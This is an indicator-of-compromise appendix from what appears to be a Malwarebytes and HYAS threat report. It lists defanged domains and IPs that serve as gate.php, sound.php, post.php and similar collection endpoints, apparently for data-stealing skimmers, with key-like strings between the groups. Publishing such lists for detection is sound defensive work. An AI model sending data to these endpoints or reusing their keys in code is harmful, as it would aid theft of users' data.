- idisaudhasdhasdj[.]com
- kdsidsiadsakfsas[.]com/gate.php
- jdafiasfjsafahhfs[.]com
- fdsjfjdsfjdsdsjajjs[.]info/gate.php
- dksadjsahnfaskmsa[.]com/gate.php
- dsjdjsjdsadhasdas[.]com/web/gate.php
- iloveyoubaby1[.]pro/gate.php
- dasifosafjasfhasf[.]com
- idisaudhasdhasdj[.]com/web/gate.php
- oajdasnndkdahm[.]com/web/gate.php
- fdsjfjdsfjdsjfdjsfh[.]com/web/gate.php

- idisaudhasdhasdj[.]com/gate.php
- dasifosafjasfhasf[.]com/web/gate.php
- dsdjfhd9ddksaas[.]pro/gate.php
- fslakdasjdnsasjsj[.]com/gate.php
- dsdjfhdsufudhjas[.]com/gate.php
- fdsjfjdsfjdsdsjajjs[.]com/web/gate.php
- dskdsajdsadasda[.]info/gate.php
- fdsjfjdsfjdsjfdjsfh[.]com
- 188.127.226[.]197/gate.php
- dsjdjsjdsadhasdas[.]com/gate.php
- oajdasnndkdahm[.]com/gate.php
- idsakjfsanfaskj[.]com/gate.php
- idisaudhasdhasdj[.]info/gate.php
- djsadhsadsadjashs[.]pro/gate.php
- dasifosafjasfhasf[.]com/gate.php
- dsdjfhdsufudhjas[.]pro/gate.php
- oajdasnndkdahm[.]com
- fdsjfjdsfjdsdsjajjs[.]com/gate.php
- kdsidsiadsakfsas[.]com/web/gate.php
- jdafiasfjsafahhfs[.]com/gate.php
- dsdjfhdsufudhjas[.]com
- dsdjfhdsufudhjas[.]info/gate.php
- kasfajfsafhasfhaf[.]com/gate.php
- fsakjdsafasifkajfaf[.]pro/gate.php
- dskjdsadhsahjsas[.]info/gate.php
- jdafiasfjsafahhfs[.]com/web/gate.php
- fdsjfjdsfjdsjfdjsfh[.]com/gate.php

- fdsjfjdsfjdsdsjajjs[.]com

M9ihiu7887n78n

- bdr.ubibancaa[.]host/stat.php
- bdr.ubibancaa[.]website/stat.php
- 185.185.24[.]49/gate.php
- bdr.ubibanca[.]pro/stat.php
- bdr.ubibancaa[.]space/stat.php
- bdr.ubibanca[.]xyz/stat.php
- bdr.ubibancaa[.]fun/stat.php

hZRk7754w3VPlf

- dij49jf39fjd340d[.]com/jbYm9bt/NlGkb4ivk.php
- qwd8s3j8s23h8s[.]com/jbYm9bt/NlGkb4ivk.php
- sldeodjiweiswi[.]com/jbYm9bt/NlGkb4ivk.php
- 23d8s23hs89j239sj23[.]com/jbYm9bt/NlGkb4ivk.php
- 40j9f2j9sj32ssoj[.]com/jbYm9bt/NlGkb4ivk.php
- idjwidj8f4f5ge[.]com/jbYm9bt/NlGkb4ivk.php
- 4f394j89d3j4d89j34d[.]com/jbYm9bt/NlGkb4ivk.php
- 238ehs823s8h23[.]com/jbYm9bt/NlGkb4ivk.php
- s28hs823hs823js[.]com/jbYm9bt/NlGkb4ivk.php
- js823hs23js[.]com/jbYm9bt/NlGkb4ivk.php
- d823hrd9239sdj2[.]com/jbYm9bt/NlGkb4ivk.php
- sifeiwdjiesde[.]com/jbYm9bt/NlGkb4ivk.php
- ifjedssofllvcr[.]com/jbYm9bt/NlGkb4ivk.php
- wd23h8qsh8qhs823qs[.]com/jbYm9bt/NlGkb4ivk.php
- 3reh8rd23js9[.]com/jbYm9bt/NlGkb4ivk.php
- d9j49dj923993[.]com/jbYm9bt/NlGkb4ivk.php
- isfjiaaodwsoi[.]com/jbYm9bt/NlGkb4ivk.php

- oidjweidj34rd3[.]com/jbYm9bt/NlGkb4ivk.php
- mslfiedjssfdes[.]com/jbYm9bt/NlGkb4ivk.php

981ojqJqpMamw2K2m191b742jq

- j2888hennene[.]site/library/topikpost.php
- islacangrejo[.]fun/library/topikpost.php
- hostww.enne/gate1.php
- hahwuUmkwioq[.]site/library/topikpost.php
- thoughtlibrary[.]top/library/topikpost.php
- host.ff/gate1.php
- gertibaeronjdkwp[.]site/library/topikpost.php

f0feba219b4c1b7fc383fd65880dae50

- representis[.]xyz/gate.php
- representis[.]icu/gate.php

fkdoue9g3WE#g3233dgfd

- givlonest[.]org/tv.php
- givlonest[.]com/tv.php

kZieCw23gffpe43Sd

- rehoterv[.]org/sound.php
- hustlertest[.]com/sound.php
- penaght[.]org/sound.php
- brosmasters[.]com/sound.php
- teslatis[.]org/sound.php
- lonehee[.]com/sound.php
- polild[.]org/sound.php
- chorbly[.]org/sound.php
- 2.57.38.157/sound.php
- 217.138.205.135/sound.php
- postgringos[.]com/sound.php

- tarsilh[.]com/sound.php
- soceneo[.]com/sound.php
- nexycombats[.]com/sound.php
- banssa[.]org/sound.php
- mioniough[.]com/sound.php
- sigmark[.]org/sound.php
- horcinx[.]org/sound.php
- dandycodes[.]com/sound.php
- smoash[.]org/sound.php
- adird[.]org/sound.php
- sandyfotos[.]com/sound.php
- penaght[.]org/sound.php
- unwer[.]org/sound.php
- dolax[.]org/sound.php
- hesaista[.]org/sound.php
- tilyn[.]org/sound.php
- 162.241.70.164/sound.php
- weako[.]org/sound.php
- welefus[.]com/sound.php
- gilantec[.]org/sound.php
- rutom[.]org/sound.php
- coult[.]org/sound.php
- footmess[.]com/sound.php
- finuclier[.]com/sound.php
- flopperos[.]org/sound.php
- tarynak[.]org/sound.php
- detid[.]org/sound.php

- zernel[.]org/sound.php
- purots[.]com/sound.php
- 185.236.202.226/sound.php
- milsop[.]org/sound.php
- hibsurf[.]com/sound.php
- knalc[.]com/sound.php
- pacallse[.]com/sound.php
- greenrumba[.]com/sound.php
- imosey[.]com/sound.php
- perditta[.]org/sound.php
- hinurs[.]org/sound.php
- banog[.]org/sound.php
- loots[.]org/sound.php
- norpy[.]org/sound.php
- zonaa[.]org/sound.php
- shatskie[.]org/sound.php
- surgued[.]com/sound.php
- rarigussa[.]com/sound.php
- aracp[.]org/sound.php
- evahs[.]org/sound.php
- eirry[.]org/sound.php
- lildor[.]com/sound.php
- rayonch[.]org/sound.php
- retualeigh[.]com/sound.php
- adran[.]org/sound.php
- ginibenio[.]com/sound.php
- bluslias[.]com/sound.php

- calul[.]org/sound.php
- vanagitah[.]com/sound.php
- cersubego[.]com/sound.php
- obeaf[.]com/sound.php
- ficutept[.]com/sound.php
- 185.236.202.235/sound.php
- 51.83.171.27/sound.php
- adandore[.]com/sound.php
- peermems[.]com/sound.php
- buhismus[.]com/sound.php
- vacontd[.]com/sound.php
- maremeo[.]com/sound.php
- 185.236.202.146/sound.php
- gorab[.]org/sound.php
- geost[.]com/sound.php
- smeack[.]org/sound.php
- airnaa[.]org/sound.php
- dentatox[.]org/sound.php
- ciconuati[.]com/sound.php
- finib[.]org/sound.php
- smenard[.]com/sound.php
- spensores[.]com/sound.php
- itachaphi[.]com/sound.php
- starterdatas[.]com/sound.php
- ergensu[.]com/sound.php
- pitinjest[.]org/sound.php
- pitinjest[.]org/sound.php

- ronswank[.]com/sound.php
- klill[.]com/sound.php
- 217.138.205.159/sound.php
- tetraslims[.]com/sound.php
- grually[.]com/sound.php
- giril[.]org/sound.php
- lotio[.]org/sound.php
- naght[.]org/sound.php
- baatiot[.]com/sound.php
- stagolk[.]com/sound.php
- 162.241.115.242/sound.php
- etized[.]org/sound.php
- veckeard[.]com/sound.php
- rhald[.]org/sound.php
- disrelure[.]com/sound.php
- zelacarths[.]com/sound.php
- trebitmore[.]org/sound.php
- spardanos[.]com/sound.php
- invesund[.]org/sound.php
- tirdo[.]org/sound.php
- emearibys[.]com/sound.php
- watae[.]org/sound.php
- 217.138.205.136/sound.php
- namilh[.]com/sound.php
- fotonums[.]com/sound.php
- teamper[.]org/sound.php
- sentspiels[.]com/sound.php

- fibulu[.]org/sound.php
- adobe[.]com/sound.php
- postxer[.]com/sound.php
- kodray[.]org/sound.php
- pheia[.]com/sound.php
- lipurf[.]com/sound.php
- bunap[.]org/sound.php
- tremood[.]com/sound.php

Ts72YjsjO5TghE6m

- shotroot[.]xyz/data.php

JuXbeO5P20ewnefR4LZ81NIOZIc80IN

- 124331[.]com/success.php
- 209711[.]com/process.php
- baj3tu[.]xyz/image.php
- mayinakh[.]xyz/plugins.php
- 106311[.]com/comegetsome.php
- baj3tu[.]xyz/thread.php
- 105711[.]com/docs.php

q23Cud3xsNf3

- april30x3domain[.]com/post.php
- iawfqecrwohcxnhwtofa[.]com/post.php
- nmqsmbiabjdnuushksas[.]com/post.php
- cmmxhurildiigqghlryq[.]com/post.php
- march262020[.]store/post.php
- march262020[.]best/post.php
- pwkqhdgytsshkoibaake[.]com/post.php
- march262020[.]site/post.php
- march262020[.]tech/post.php

- onfovdaqqrwbvdfoqnof[.]com/post.php
- ojnxjgfjlftfkkuxxiqd[.]com/post.php
- marchadvertisingnetwork3[.]com/post.php
- marchadvertisingnetwork6[.]com/post.php
- fyratyubvflktyyjiqgq[.]com/post.php
- wmwifbajxxbcxmucxmlc[.]com/post.php
- nmqsmbiabjdnuushksas[.]com/post.php
- marchadvertisingnetwork[.]com/post.php
- march262020[.]club/post.php
- april30domain[.]com/post.php
- marchadvertisingnetwork10[.]com/post.php
- marchadvertisingnetwork9[.]com/post.php
- march262020[.]network/post.php
- cmmxhurildiigqghlryq[.]com/post.php
- fvqlkgedqjiqgapudkgq[.]com/post.php
- march262020[.]online/post.php
- marchadvertisingnetwork4[.]com/post.php
- marchadvertisingnetwork8[.]com/post.php
- marchadvertisingnetwork2[.]com/post.php
- march262020[.]live/post.php
- fyratyubvflktyyjiqgq[.]com/post.php
- march262020[.]com/post.php
- marchadvertisingnetwork5[.]com/post.php
- snnmnkxdhflwgthqismb[.]com/post.php
- nlbmfsyplohyaicmxhum[.]com/post.php
- marchadvertisingnetwork7[.]com/post.php

82732qpweiowe82782732qpweiowe827

- erbscactus[.]at/noagate.php
- representis[.]icu/noagate.php
- interurbanpu[.]at/noagate.php
- representis[.]xyz/noagate.php

das32hfkAN3R2TCS

- czadvokat[.]info/gate.php
- 195.154.119[.]165/gate.php
- akrisko[.]info/gate.php
- penaz[.]info/gate.php
- advokat-hodonin[.]info/gate.php

Dg3k4u3rUyEwXQsak4u3rU

- insceos[.]com/post.php
- grimberks[.]com/post.php
- monbrase[.]com/post.php
- plemopomps[.]com/post.php
- pearlsolutionis[.]com/post.php
- onregcan[.]com/post.php
- pressrealbox[.]com/post.php

About us

Malwarebytes

Malwarebytes is a cybersecurity company that millions worldwide trust. Malwarebytes proactively protects people and businesses against malicious threats, including ransomware, that traditional antivirus solutions miss. The company’s flagship product uses signature-less technologies to detect and stop a cyberattack before damage occurs. Learn more at [www.malwarebytes.com.](http://www.malwarebytes.com)

HYAS

Founded by a team of world-renowned security researchers, analysts and entrepreneurs, HYAS enables enterprises to detect and mitigate cyber risks before attacks happen and identify the adversaries behind them. HYAS Insight is a threat intelligence and attribution platform that improves visibility and productivity for analysts, researchers and investigators while vastly increasing the accuracy of their findings. HYAS Protect uses domain-based intelligence and attribution at the DNS layer to proactively and preemptively protect enterprises from cyberattacks, independent of protocol or attack vector. Utilized by multiple Fortune 100 enterprises, HYAS fundamentally changes how companies counter, hunt, find, and identify adversaries, enabling a proactive approach that allows enterprises to identify adversaries specifically targeting them. For more information about HYAS, visit www.hyas.com.